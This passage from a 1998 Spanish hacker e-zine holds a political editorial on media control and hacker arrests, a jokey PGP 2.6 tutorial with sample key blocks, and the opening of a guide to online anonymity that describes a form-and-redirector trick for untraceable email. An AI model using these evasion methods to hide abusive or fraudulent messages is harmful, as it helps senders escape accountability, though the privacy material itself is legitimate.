Os dais cuenta de que nosotros solo hacemos UNA copia de SET, que esa copia que subimos a nuestro site es rapidamente ’reflejada’ en otros sites y duplicada una vez tras otra. Del original surgen millares de copias sin necesidad de que los autores hagan el menor esfuerzo, la difusion queda a cargo de los receptores y asi lo que antes no hubiese alcanzado mas que una muy limitada audiencia se esparce ahora por todo el mundo sin obstaculo alguno.
Como nosotros no estamos preocupados por micro-pagos, copyrights, pirateria.. todo esto nos parece maravilloso. Para las empresas significa una pesadilla economica y un bocado apetitoso si se puede conseguir que todo ese enorme mercado acabe pagando por lo que ahora es gratis.
De nuevo el indisoluble matrimonio pasta-poder. Pero el poder no esta sometido al dinero, tambien puede asustarlo para conseguir sus propios fines.

Los grandes medios de comunicacion son siempre sensibles al poder politico, tomemos como muestra los noticiarios televisivo:

Los de la TV publica, unica TV en Espa¤a durante decadas, controlados por el Gobierno y por el resto de partidos politicos en menor medida.

A la llegada de las TV privadas, que se retraso todo lo que pudo, los Gobiernos oponen diferentes estrategias segun sus colores.

Un gobierno de izquierdas les recuerda quien regula la publicidad y las licencias de emision.

Un gobierno de derechas opta porque sus aliados compren las acciones.

El objetivo, conseguido, filtrar la informacion que llega a los ciudadanos.
Y llego Internet, primero nadie sabia lo que era pero a medida que se fueron enterando pusieron cara de poker y empezo el contrataque:

"Hay que mantener la libertad en Internet pero evitar el caos"
"Hace falta establecer un control sobre lo que ven los ni¤os en Internet"
"La Red debe ser un lugar seguro"
"Los piratas informaticos causan muchas perdidas"

Comentarios logicos, comentarios razonables, comentarios democratas en suma.. Guardan las apariencias pero leedlos de nuevo y vereis que tras esas frases (que SEGURO os suenan) solo se transmite una idea:

    CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL

    CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL CONTROL

Por supuesto como no vivimos en una dictadura nadie dice los verdaderos motivos, los lobos se disfrazan con piel de cordero, se preocupan por

transmitirnos mensajes razonables que el comun de los ciudadanos pueda entender, comprender y APOYAR.
Mientras tanto que hacen los hackers?. No tienen acceso a los medios tradicionales (que siguen teniendo mas difusion e influencia) pero cuando acceden pocas veces transmiten unas ideas claras que puedan hacer pensar al lector, oyente, etc.. pocas veces le hacen reflexionar, en demasiadas ocasiones el discurso contiene aproximadamente los siguientes puntos:

- M$ timadora, windoze basura
- Timofonica nos roba, yo me conecto a traves de la batidora. Endesa ladrona
- Linux guay o_eso_creo. Lo tengo instalado desde el 87.
- El que hackeo la BSA fui yo, deje mi logo, e-mail, pagina web y DNI para que no se lo apuntasen a <nick> que es un lamer y no hackea un palote.
- No me llameis warez, es de lamer pensar que un hacker que domina tecnicas de phreaker y hace trackers sea confundido con un cracker. Got it?
- Soy curioso y en mi casa me aburro, mis padres no me leian cuentos por las noches. Eso es lo que me ha convertido en lo que soy.

Estos, algo exagerados, son los lugares comunes en los que muchos hackers corren a refugiarse ante la indudable ausencia de referentes ideologicos que puedan llevarles a ofrecer una explicacion clara y razonable acerca de sus actividades. Bien es cierto que hay hackers con acusado sentido social pero los que no lo tienen refuerzan aun mas los topicos que vimos al principio del articulo ("ni¤atos", "delicuentes"..etc..etc...)

En este contexto de indudable persecucion hacia los que quieren hacer algo mas que "compras seguras en-linea" hemos asistido, atonitos, al espectaculo circense montando en torno a !Hispahack, representando todos los cliches de los que hablo en este articulo y en el de SET 13 se nos han presentado bien como "delicuentes-crackers" o bien como "chavales aficionados a la informatica". Se han hinchado cifras y acusaciones con el objetivo de demostrar la "terrible amenaza" que suponen los hackers, hemos visto como la Guardia Civil montaba el numerito por una historia un millon de veces repetida tanto en USA como en otros paises.
La de "grupo_de_chavales_se_junta_hackea_un_par_de_sites_y_les_pilla_la_pasma"

Espero que salgan bien librados de todo esto, aunque no estaria de mas recordar a alguno de los "destacados" de !Hispahack ciertas actitudes y comentarios infantiles efectuados durante sus visitas a nuestro site.
Estos ultimos sucesos me darian pie a hacer unos cuantos chistes faciles sobre sus ’pretensiones’ pero no voy a hacer sangre ya que nada se gana con la division.
Comprendo que, como en todos los ordenes, uno quiera ser el mejor y que ello lleve indefectiblemente a cualquier grupo espa¤ol a ’medirse’ con nosotros (que si nuestra web es mejor, que si yo hackeo mas que tu, que si nuestro ezine tiene mas colorinos...) pero aunque todos los grupos tengan el legitimo derecho de compararse con nosotros y autoproclamarse mejores (o como escriben muchos "aun no estamos a vuestro nivel pero vamos llegando") quiza, visto el resultado final, se podria haber optado por colaborar todos divulgar mas y mejor informacion y crear un autentico canal de comunicacion underground.
La idea resumida seria: Menospreciar - y esforzarse +.

[//Ejercicio de adivinacion//]
[Os lo podeis saltar tranquilamente]

Supongo que habria cena, que seria?. Posiblemente de primero hubiese..
Sopa con ondas
De segundo, de segundo, a ver que me concentro....
Una hamburguesa con patatas fritas (racion extra)
Y de postre, a ver que te trajeron de postre, ya lo tengo.
De postre, Flan de Huevo!!
No te trataron tan mal despues de todo.

[\\Ejercicio de adivinacion\\]

Lo triste es que estas detenciones serviran para afianzar los estereotipos de hackers, crackers (lo que querais) nos aseguramos asi de que las noticias que el ciudadano oye de Internet sigan siendo las de "ciudad sin ley" pero que puede confiar en su Gobierno que va a limpiar de "indeseables" la ciudad. Mientras tanto volveremos a la vida cotidiana y nos bombardearan otro mes mas con las aceitunas, el comisario Fischler y la UE. No tengo nada en contra de los olivareros pero...

De verdad cree el Gobierno que el siglo XXI lo dominara quien tenga las aceitunas?

Visto el empe¤o que ponen se diria que si, mucho mayor que en impulsar las redes de comunicacion que en otros paises se consideran cruciales para la Era post-industrial, la Era de la Informacion.
Y mientras aqui nos atontan con Movimbeciles gratuitos, television digital presentada como invento (hasta en Nigeria esta desfasada) y esconden cualquier cosa que pueda representar un avance (redes de cable accesibles para el ciudadano, acceso universal, impulso de Internet en la ense¤anza, formacion de los nuevos trabajadores del conocimiento...)
La historia pondra en su lugar a quienes por miopes intereses politicos e insana avaricia TRAICIONARON (esa es la palabra. TRAICIONARON) a toda una generacion, a todo un pais y le relegaron (una vez mas y van...) al atraso tecnologico y a la decadencia cultural.
No nos traigas ya tu red digital Timofonica, ya no la queremos PARA NADA.

En fin ya lo dijo aquel: "Espa¤a y yo somos asi"
Por eso nuestras porterias vienen a hombros y con retraso.

```
        -- Articulo patrocinado por Timofonica Ti-mo-fo-ni-ca --
                     Vienbenidos al  _ù?==  gfuturro

Timofonica Ti-mo-fo-ni-ca, En un futuro te traeremos la tecnologia del pasado.

                       Usuario local, rindete. Estas cautivo!!
        -- Articulo patrocinado por Timofonica Ti-mo-fo-ni-ca --
```

Sobre esto y mas cosas espero que podamos hablar este a¤o en SET-CON, si se consigue (con presupuesto cero) espacio y equipamiento os esperaremos alli con los brazos abiertos y demostraremos al mundo que los hackers hablan de mas cosas que de passwords y configuraciones. Claro que para entonces puede que no quede nadie libre ;-> o que nadie se atreva a venir :-?

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante

[NOTA: Para los que han dado la vara con el "trabajo sociologico".
Esta ha sido mi contestacion]

EOF

```
-[ 0x04 ]-----------------------------------------------------------------
-[ PGP: PONTELO, PONSELO ]-------------------------------------------------
-[ by Er Jhames ]---------------------------------------------------SET-14-
```

EL PGP PARA "BURROS" (que el para tontos, ya lo he leido)
==========

-- Bueno... ya estoy dentro ;-) !!!

Jejeje.. no esta mal para un hacker aficionado.
--- Por fin estoy dentro de tu ordenata !!!

Supongo, que soy bastante torpe; aunque hace un par de a¤os consegui crackear un programita encriptado de las GAMETOOLS, llamado GT3-R.ARJ. Los crackeadores que yo conozco de los password del ARJ, solo consiguen averiguar hasta 6 caracteres, sin embargo este poseia; vamos a ver: 01115C480f93, pues eso: 12 carateres. -- Pero hubiese sido igual que existieran 100 !!. Lo hubiera conseguido igual.

La tarea no fue sencilla, (puesto que no tenia ni p... i... de como funcionaba la encriptacion de este programa, y mis conocimientos de ensamblador son bastante basicos, sin embargo una vez averiguado el procedimiento, lo demas es coser y cantar. (Si alguien esta interesado, que me lo diga y le dire la forma de hacerlo).

Bueno a lo que iba. Supongo, decia, que soy bastante torpe (o burro)
pues me ha costado un rato entender el funcionamiento del programa PGP,
y aunque he visto un articulo en la revista, de como funciona por dentro,
--- lessheesss...!!! que no entendia como funcionaba por fuera.
(Con las mujeres me pasa, pero al reves ;-))

Lo unico que pretendo con este escrito, es que el que se encuentre por primera vez ante el PGP (y no tenga a quien preguntarle), pues que no se sienta tan perdido como yo... y cuando vea eso de BEGIN PGP KEY PUBLIC... que sepa de que va.

El PGP lo que hace (creo no equivocarme, si es asi que alguien me corrija)
--- Noooooo... todos de golpe nooooo.... por favor !!!!!
es encriptar ficheros... pero no lo hace de la forma tradicional, sino que te da dos claves. ¨Que para que sirven, y como se consiguen?

Espera, que ya te lo explico:

1§) Lo primero que tienes que hacer es teclear PGP -kg
El programa lo primero que hace es pitar.. (ufff.. lo odio), y luego muestra una pantallita, en la que te da 3 opciones:

```
        1)  512 bit
        2)  768 bit
        3) 1024 bit
```

Habiendo en la scene gente como la que se ve por aki, yo te recomiendo que uses la 3¦ opcion de modo que pulsa 3... No, ese tres, no.. el otro
--- ese si !!! PERFECTO...

-- Has entrado en el modo militar !!! ¨No te sientes importante?

¨Que hace ahora el pgp? Pues saca mas texto en la pantalla.....
Ahora lo que hace es pedirte un identificador para tu clave publica.
Esta clave publica la conocera todios. O sea que, procura que quede bonita.
Teclea tu nick (nombre de guerra) y si te apetece tu e-mail, por ejemplo:

Nadiuska <nadiuska@destape.com>

Le vuelves a dar a intro... y...Lesheeeeessss... mas texto... --- En fin !!!

Ahora lo que te pide y esto es importante, es tu clave secreta (clave RSA)
Esta clave solo la vas a conocer tu, por eso procura que tambien te quede
bonita, (aunque nunca la vas a ver), pero por lo menos que sepas que has
puesto una clave, sencillita y a la vez comoda, a la par que sencilla y
recatada (lo de re-catada, con las mujeres si que es una incongruencia)
(No olvides de mandarme una copia de tu clave secreta, esto es importantisimo
ya que se te puede olvidar, y siempre me tendrias a mi, para volver a pro-
porcionartela.. ;-) jejeje)

¨Ya? ¨Le has dado ya a enter? Pues bien.... ¨que pasa ahora?
Pues mas texto.. -- elemental querido Watson !!!

Lo que te pide ahora es una confirmacion de tu clave secreta.. no sea que
hayas pulsado una tecla erronea.. por ejemplo: durmiendo, no es lo mismo
que dormiendo; al igual que no es lo mismo estar dormido que durmiendo...
ni es lo mismo estar jodido, que jodiendo.... (sobre todo, esto ultimo)

Pulsa enter... -- No !! --- No me lo digas !!! ¨Mas texto? ¨A que si?
Bien.. Lo que el programa pretende ahora.. es generar una clave..

--- Pero para ello utiliza un algoritmo con el tiempo que tardas en pulsar
las teclas en el teclado !!!"
--- Ingenioso ¨verdad? !!! Este Zimmerman, es un genio.. !!!

Hala.. a darle a las teclas.....hasta que te digan: BASTA, YA ES SUFICIENTE.
O algo similar.... con las gracias, por supuesto.

¨Y ahora que pasa?.. Pues nada. Que el programa esta calculando tus claves.
Y salen puntitos, para que no te mosquees, y creas que se ha colgado el
programa.

Ufff... mas pititditos.. y el mensaje: Generacion de claves finalizada.

¨Y ahora que?

El programa ha generado dos ficheros (que no se porque les llaman
ring -anillo, en ingles-) y son el pubring.pgp y el secring.pgp
que son, el primero donde se almacena encriptada tu clave publica, y
el segundo el que almacena encriptada tu clave privada.

Bueno. Ahora lo primero que tienes que hacer es lo siguiente:
Teclea: PGP -kxa nadiuska
(si no pones nadiuska, te pedira el identificador de la clave)

Ok. Ahora te pide, donde quieres volcar el fichero; pon: nadiuska

Veras aparecer el mensaje: Clave extraida en el fichero ’nadiuska.asc’

Si visualizas este fichero veras algo similar a esto:

```
-------------------------------------------------------------------------
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNAzUlYo0AAAEEANQIfoPNmby7XBJdvFfX4VThnaJRHnsxiIESIcyJQmMlwCyc
ndkKJrs623a0KIKE2U1s8BJgD8j3tFYfjtmn0Ij4Z499T/gHSTrRPefiHrHPYawd
xiuRoV2uUyvUwH+Jg40SwbVqUvpZqDBw3e5bCsZm5CzqAjdliiWdC/7o5KRNAAUR
tB9uYWRpdXNrYSA8bmFkaXVza2FAZGVzdGFwZS5jb20+iQCVAwUQNSVpckA3wfbE
3QjpAQHgDgP7B99nbbrLEqOcVMbR5J/DgeH4OhBMELNVzkEBKIHBeh2siDUjJR1j
```

```
Sj56zs/AxgTY03D8VWxPm2enVNnGnPZhQzaT10//fgGKQn6EKQM0vBQu2D92B687
J+WXw+NKJ8DGhkBJZzByQtmDpuFP21GwAHcM4IfCrjhgKpc/pz0DM4k=
=Co7W
-----END PGP PUBLIC KEY BLOCK-----
--------------------------------------------------------------------------
```

Ok... estos simbolitos los he visto un ouf de veces, en la revista
de saqueadores.. Pero ¨para que sirven?

Bueno... (creo, no lo se seguro. Esta por confirmar)..
que esto es la clave publica de la srta. nadiuska.

Esto significa que para que "alguien" te pueda mandar un mensaje,
Y QUE SOLO TU LO PUEDAS LEER, (suponiendo que seas nadiuska)
tendras que hacer algo con este cumulo de letras sin sentido.

¨Que hago con este cumulo de letras sin sentido?
Ahora, lo que tienes que hacer.. es enviar tu clave publica a quien
quieras que te mande un mensaje cifrado. Por ejemplo, tu amigo pepito.

Ahora tu amigo pepito, tiene tu clave publica, porque tu se la has
mandado.

¨Que debe hacer pepito, con mi clave publica?
Pues algo que parece evidente, pero que a mi me costo una leche descifrar.
Pepito debe copiar el fichero "nadiuska.asc" (o el nombre que le haya dado)
en el directorio donde tenga el PGP, y teclear: PGP -ka nadiuska.asc

Co¤o.. -- Mas pitidos !!!... (pero claro.. esto ocurre en casa de pepito,
o sea que a ti plin.. tu duermes en Pikolin).

El PGP te suelta lo siguiente:
```
" Buscando claves nuevas...
  pub  1024/E8E4A44D 1998/04/03  nadiuska <nadiuska@destape.com>

Comprobando las firmas...


El fichero de claves contiene:
   1 nueva(s) clave(s)

   Una o mas de las claves nuevas no estan completamente certificadas.
   ¨Quiere certificar alguna de ellas usted mismo (s/N)? "
```

Claro, lo normal en estos casos es responder con una N, pero "que carajo"
-- ¨Somos, o no somos hackers? !!! Pues venga, valor y a pulsarle a la S
(Si pulsas la "s" tampoco tiene importancia)

Jo.. Mas pantallita.. pero sin pitidos.. (guau.. esto promete)
Ahora tu amigo pepito debe tener en su pantalla algo muy parecido a
esto, (pero claro tu no estas alli para verlo):

```
"Buscando claves nuevas...
pub  1024/E8E4A44D 1998/04/03  nadiuska <nadiuska@destape.com>

Comprobando las firmas...


El fichero de claves contiene:
   1 nueva(s) clave(s)
```

```
   Una o mas de las claves nuevas no estan completamente certificadas.
   ¨Quiere certificar alguna de ellas usted mismo (s/N)?"

Vaya.. ¨que hago ahora?... Pues.. -- Un dia es un dia !!! Tira la casa
por la ventana y pon otra S.

-- Jo, que pesadez !!!! Bueno... alla va la pantallita siguiente:

"Buscando la clave de 'nadiuska <nadiuska@destape.com>':

Clave del usuario: nadiuska <nadiuska@destape.com>
 Clave de 1024 bits, con identificador E8E4A44D, creada el 1998/04/03
 Huella dactilar de la clave =  5E 96 6C 5A 85 84 6C DF  7F FF 11 3D 3E 02 4F 0D



 LEA ATENTAMENTE: Basandose en su conocimiento directo, ¨esta usted
 absolutamente seguro de estar preparado para certificar solemnemente que
 la clave publica anterior pertenece realmente al usuario especificado por
 ese identificador (s/N)? "

Pues la verdad, pepito no debe estar muy seguro, pero en fin... arriesguemonos
y recomendemosle a pepito que diga que si.
Aunque eso de solemnemente.. le deja a uno... un poco.. no se...

Vale.. parece que avanzamos....

Ahora, a pepito le saldra esto:

"Se necesita la contrase¤a para abrir la clave secreta RSA.
Clave del identificador de usuario "pepito"

Introduzca la frase de contrase¤a:        "

Llegados a este punto, pepito introducira _su_ clave secreta....
y....
Voila....
esto es lo que nos sale (acompa¤ado de pitiditos, claro)

"Introduzca la frase de contrase¤a: La frase es correcta.  Un momento....
Se ha a¤adido el certificado de firma.

Decida usted mismo si esta clave realmente pertenece, segun la
evidencia a su alcance, a la persona que usted cree.  Si es asi,
conteste la siguiente pregunta, basandose en su estimacion de la
integridad de esa persona y de su conocimiento sobre gestion de claves:

¨Confiaria en "nadiuska <nadiuska@destape.com>"
como referencia, y para certificar ante usted otras claves publicas?
(1=No se. 2=No. 3=Normalmente. 4=Si, siempre.) ?"

Hombre.... pepito en este caso, no deberia de fiarse mucho... porque
¨quien es capaz de fiarse de una mujer.. jejeje). Pero en fin... ya
que todo esto es una suposicion... aconsejemos a pepito a decir que
Si, siempre..  (como si estuviese celebrando su matrimonio), y por
lo tanto, roguemosle encarecidamente que pulse el numero 4 de su teclado...
NO..... ESE NO.. el otro cuatro.... -- ese.. ahora si !!!

JOOORRRRLLL...  ¨Que ha pasado ahora? ¨Es que ya no salen mas pantallitas?

La respuesta es definitiva y contundente: NO
```

¨Que hemos conseguido con todo esto?
Pues introducir en el fichero de claves publicas (pubring.pgp) de pepito,
la clave publica de nadiuska.

¨Entonces, que debe hacer ahora pepito?
Bueno, pues pepito lo que debe hacer ahora, es coger un fichero de texto
que tenga a mano, en el que ponga por ejemplo: "Nos vemos esta noche a las
10, cuando haya despistado a mi mujer.. ¨Ok? ". A este fichero, pepito
le llamara: "cita.txt"

Pues bien... ahora pepito coge y pone:

pgp -e cita.txt nadiuska

¨Y que tenemos ahora? ... Pues un mensaje cifrado en un fichero binario
llamado "cita.pgp"... Y que, solo.. y unicamente, podra abrir nadiuska
con su clave privada, cuando le sea enviado el fichero por pepito.

Supongamos que pepito, le envia el mensaje cifrado (cita.pgp) a nadiuska
¨Que debe hacer ella?

Facil.. Ponerse bien guapa, pintarse, arreglarse, y cambiarse de bragas ;-)
Pero ¨a que hora es la cita?

Para ello nadiuska tiene que teclear.

PGP CITA.PGP.

¨Y que tenemos? ... Pues que nadiuska, ha conseguido un fichero de texto
en el que se puede leer perfectamente:

"Nos vemos esta noche a las 10, cuando haya despistado a mi mujer.. ¨Ok?

Y claro.. la nadiuska.. se pone la minifalda y las medias negras de seda.
sabiendo perfectamente a que hora es la cita.

¨Ha quedado todo claro hasta aki?
Bueno.. pues ahora.. vamos a rizar el rizo....

Resulta.. que quieres mandarle el texto cifrado, pero por mail.
Sin que exista codigo binario.... y de esos que quedan tan chulos...
De esos que cuando te mandan un mail.. con ese formato te quedas
a cuadros, porque no sabes que hacer con el...

Bueno.. pues el pepito... (que dicho de paso, es muy inteligente, porque
se parece a mi, en la mayoria de sus aficiones, ;-))
ha descubierto que poniendo la opcion -seta en medio
(¨a quien se le ocurriria lo de "seta", jejeje) el mensaje
que se obtiene es en formato ASCII...es decir que se puede
cargar en cualquier editor de textos...

Pongamosnos en la piel de pepito... (pero solo hasta la 9,59 minutos, que
te conozco pillin...) y tecleemos:

PGP -seta cita.pgp

Vemos lo que nos sale en pantalla:

"Se necetita una clave para generar la firma.
No ha indicado ningun identificador para escoger la clave secreta,
por lo tanto el identificador y la clave por omision seran los ultimos
a¤adidos al anillo.

```
Se necesita la contrase¤a para abrir la clave secreta RSA.
Clave del identificador de usuario "pepito"

Introduzca la frase de contrase¤a:       "

En este momento pepito, teclea su clave privada, y :

"Introduzca la frase de contrase¤a: La frase es correcta.
Clave del usuario: pepito
 Clave de 1024 bits, con identificador C4DD08E9, creada el 1998/04/03
 Un momento....

 Se utilizan las claves publicas de los destinatarios para encriptar.
 Se necesita un identificador de usuario para encontrar la clave publica
 del destinatario.
 Introduzca el identificador del destinatario:   "

 Ahora pepito teclea: nadiuska.... y:

" Introduzca el identificador del destinatario: nadiuska

 Clave del usuario: nadiuska <nadiuska@destape.com>
  Clave de 1024 bits, con identificador E8E4A44D, creada el 1998/04/03
  .
  Fichero con armadura de transporte: cita.asc "

Pues bien.. ya tenemos el fichero en formato ASCII...
Vamos a ver que tal nos ha salido:


-----BEGIN PGP MESSAGE-----
Version: 2.6.2

hIwDJZ0L/ujkpE0BA/45cPCrh9rYjY8H6a+JSs4+eMv4yHeTCOp6YvVurrMbkMZe
Ud7TeSYrgm8Dvi36pnOp2Bx/Mhb4XhMIvkJScowyMUmAufiqJ6czeZi/TQejFHu9
fkYjhng2BCfvi+f+brO7YtXJUIAgZABQba5UyFe1IK61WMWud6+UeqC8nnd7HaYA
AAEDxdfRp5m/Jbh5BomG+xQoBbCBOgU7u2RBGKiKnXjBE6R7zz95m/sKov1J9ThH
zTfqRLseoTK4pHWbH3XaG7/bzVvZh7kqY9ioNRSEZr1TWm/zpjU/55UFYerg50yG
Om3tKssNeEjDsvjwLDC10a9y5xadPOjAzWCRzxh2QnqHN1+FOxZEK/kKWHLzvmxL
3NEDwft2/hhSI5RidAOPvTwZ//Tt45QUY6l0EL2rw9zl4wCD5SPzMizt9ikfILUM
GzNm1vZSp8V/z09iUX8IU9x42Li667Qwo+XR0EYVivuTrs8Pa7SXfOG2kF06xL5d
hbVgPZLu3p9zRAqJcIGqxDmM8PEvlA==
=fhRh
-----END PGP MESSAGE-----

-- Jo, que chulo !!!  -- Las ganas que tenia de hacer esto !!!

Chachi... !!! >Todo esto .. se lo mandamos a nadiuska... y
ella, siguiendo el procedimiento habitual.... se preparara para la gran
fiesta....

En fin.... espero que esto os aclare un poquito como se usa el PGP.

Existen muchas mas opciones..  y formas de preservar la seguridad
de vuestros mensajes.. pero, la verdad.. ya estoy "cansao" de
escribir tanta gilipoyez. De modo, que si existen suficientes
peticiones... (y me entero de algo mas.. jejeje)... Escribire
otro capitulo de esta interesante serie.....


Ah... otra cosa que se me olvidaba...
```


Si estais leyendo esto.....--- Es que todo lo anterior ha funcionado !!!
porque este fichero se lo he mandado saqueadores.. ENCRIPTADO CON EL PGP
Jejeje.

Se declina toda responsabilidad, por el contenido de este articulo.
El productor del articulo certifica que ningun animal ha sufrido da¤o
alguno, mientras se realizaba el mismo.
Cualquier parecido con la realidad es pura coincidencia.
Lo personajes que han aparecido en el desarrollo, son ficticios.
¨Alguna cosa mas?

Er Jhames 04-04-1998

EOF

-[0x05]----------
-[QUIEN SOY? JUGANDO AL ESCONDITE EN INTERNET]----------
-[by Paseante]----------SET-14-



JUGANDO AL ESCONDITE EN INTERNET

GUIA BASICA DEL ESCAMOTEO Y EL DESPISTE EN LA RED.

Por Paseante - FEB 98- v 0.3

Todo lo necesario para crear confusion, armar jaleo, aparentar lo que no existe y hacer creer lo que no es.

AGRADECIMIENTOS
/-\/-\/-\/-\/-\

"Estoy emocionado..no se que decir, muchas gracias por darme este premio"

Este documento no podria existir de no ser por el trabajo previo de mucha gente, no solo por la inspiracion e informacion que me han proporcionado sus obras sino porque mucho de lo que en el se trata ha sido iniciado y mantenido por esas mismas personas, sin ningun orden en concreto quiero agradecer a:

Johannes Kroeger, Alex de Joode, Andy Dustman y en general todos los operadores de remailers.
Phil Zimmerman, John Perry Barlow, Lance Cottrell, Galactus, Ralph Levian, Joel Mc Namara, RProcess y en general todos los que han construido el armazon actual del cyberpunk.
Information Security, Charlie Comsec, Old Schrimp y en general todos los participantes de los grupos de news sobre anonimato en la red
[Espero que con el tiempo no se revele que en realidad eran topos de los federales ;->]

Y por supuesto a los lectores de SET que han ido sirviendo de acicate con sus preguntas para que me decidiese a poner por escrito lo que me rondaba por la cabeza.

INTRODUCCION
/-\/-\/-\/-\

"Estas nervioso?, es la primera vez?". "No, he estado nervioso muchas veces"

Impulsado por la gran cantidad de lectores que nos demandan articulos "aptos para iniciados" publico aqui una pre-release de lo que llevaba tiempo madurando, un ensayo sobre la privacidad y el anonimato en la red que de manera mas exhaustiva que lo visto hasta ahora en anteriores numeros de SET (7-9) arroje algo de luz sobre el tenebroso mundo de sombras en el que se mueven aquellos que no quieren "salir en la foto".
Este articulo fue originalmente escrito para ser publicado en SET 13 pero llego justo al cierre, en la continuacion he a¤adido algo de informacion sobre otros servicios como Telnet, News, Web pero como las ganas de trabajar han ido menguando la parte dedicada al correo sigue siendo la mas larga.
Soy consciente de que con dos meses extra podria haber hecho mucho mas pero, sinceramente, no me apetecia demasiado .
Aparte de esta manera de aqui a unos meses "vendere" una nueva revision con un par de cambios cosmeticos, al mejor estilo del soft comercial :-D

Coged vuestros abrigos y preparaos para iniciar un largo viaje por el reino del enga¤o y el escondite, el paraiso del tirar la piedra y esconder la mano, despejad la mente, cerrad la puerta, poneos una media en la cabeza y seguid leyendo.

.1 MOTIVOS

"Yo no me escondo, eso solo lo hacen los delicuentes." (idiota comun)

Lo primero que se nos viene a la cabeza es la tipica pregunta "Para que quiero/necesito yo esconderme?". Las respuestas varian, puede ser porque no quieres que aquellos con quienes te relacionas en Internet sepan mucho sobre ti, porque tus actividades no son "bien vistas" aunque no sean ilegales, porque..porque...eres un PARANOICO. Buenas razones, no crees?

Un par de apuntes sobre la necesidad actual y futura del saber esconderse:

==========
Finales de Enero del 98

Los ministros de Interior de la UE en una reunion "informal" acuerdan conceder poderes a las policias de sus paises para que puedan monitorizar el trafico de la red Internet sin necesidad de permisos previos, siempre con los controles necesarios y blablabla..
[Recuerdas como el CESID "por casualidad" intervenia "aleatoriamente" comunicaciones de telefonos moviles y "por error" en lugar de destruirlas las grabo y las tuvo almacenadas durante a¤os?. Y ahora quieren que confies en ellos!!.]

Principios de Febrero del 98

En declaraciones a RNE, el Secretario de Estado De Miguel dice textualmente lo siguiente:"La policia tiene que entrar en Internet y hacerse con el CONTROL de la red" (para no dejar que las redes del crimen organizado les sobrepasen). Scary, don’t you think?
==========

Despues de esto creo que todos estamos de acuerdo en que mas vale saber

como escondernos para en caso de ser necesario poder sobrevivir en ese mundo cada vez mas hostil en que los Estados han convertido a La Red.

Antes de entrar en el meollo quiero aclarar que veremos precauciones y consejos realmente paranoicos, no se trata de que los sigais al pie de la letra, ni de que camufleis todos vuestros actos. Se trata de que *conozcais* lo que hay y podais decidir cuando y como usarlo.
Ahora si, comenzamos.

.2 SITUACION INICIAL

"Hola, soy tu IP, feliz rastreo."

No vamos a ser tecnicos pero quien a estas alturas no sepa lo que es una IP que se pase a leer revistas impresas y descubra los intringulis del Eudora 4 con su "nueva" caracteristica de filtros (tal cual).

El mismo numerito que sirve para que los ordenadores de la red nos envien informacion sirve tambien para dejar molestas huellas por todos los lugares a los que acudimos, con la inestimable ayuda de 'in-addr.arpa' en la ingrata tarea consistente en informar del dominio a que corresponde una IP.
O sea que tenemos una IP y la necesitamos para recibir informacion pero esa misma IP nos delata...peliagudo dilema...
Todo lo que veremos consiste en su gran mayoria en como intentar obtener esa informacion sin revelar al destino nuestra IP, o en como efectuar tareas habituales como enviar correo, participar en las news..sin revelar nuestra IP. Capici?. Si alguien se siente decepcionado porque esperaba grandes historias de espionaje y aventuras con heroina incluida ya puede ir apagando el monitor, los demas podeis seguir...
Me he quedado solo?. Pues dejo de hacer el panoli y me voy a dormir que ya me ha entrado el sue¤o.

CORREO ANONIMO
/-\/-\/-\/-\/

"Garantizado oiga y si no queda satisfecho nos devuelve su dinero."

Gracias a la penosa conectividad espa¤ola no tenemos servicios publicos de correo anonimo pero si que existen en otras partes del mundo, estos seran los que veamos aunque no sea la unica manera de enviar correo anonimo.

Para empezar unas cuantas en la frente:

Los "programas anonimos de correo" tienen de anonimo lo que yo de monje.
El "hago un Telnet al puerto 25 y..." funciona solo en servidores antiquisimos (y desde luego no en aquellos que te responden Helo x donde x es tu IP actual)
Los redireccionadores de correo o las cuentas gratuitas por si solas son tan anonimas como los Backstreet Boys en Fan Club.

Si eres de los que usaban esos pastiches pensando en que conseguias "anonimato" o bien porque te mola lo cutre entonces al menos podias haber hecho algo como esto.

Pillate un redireccionador (Bigfoot, UsaNet, Netforward...)
Date de alta en Geocities dando esa direccion
Crea una pagina con un formulario para enviar correo

El correo que se envie desde ese formulario va a parar a tu direccion
Ahora vas a la pagina de tu proveedor gratuito y le dices que cambie
la direccion de entrega a <tipo_al_que_quiero_escribir@anonimamen.te>
Vas a tu pagina de Geocities, escribes en el formulario, das a enviar.
Geocities manda el correo a tu redireccionador y este a la direccion que
le acabas de indicar.
El tio que lo recibe ve que viene de Geocities pero no tiene NPI de quien
lo ha enviado.
Para escribir a otra direccion vuelve a cambiar el apuntador.

Te gusta?. Pues a fastidiarse, alguien debio abusar o alguien ver la luz
pero hace un par de meses que Geocities a¤ade al final de todos los mensajes
generados por sus formularios algo como:

Remote IP: xxxx.xxxx.xxxx.xxxx

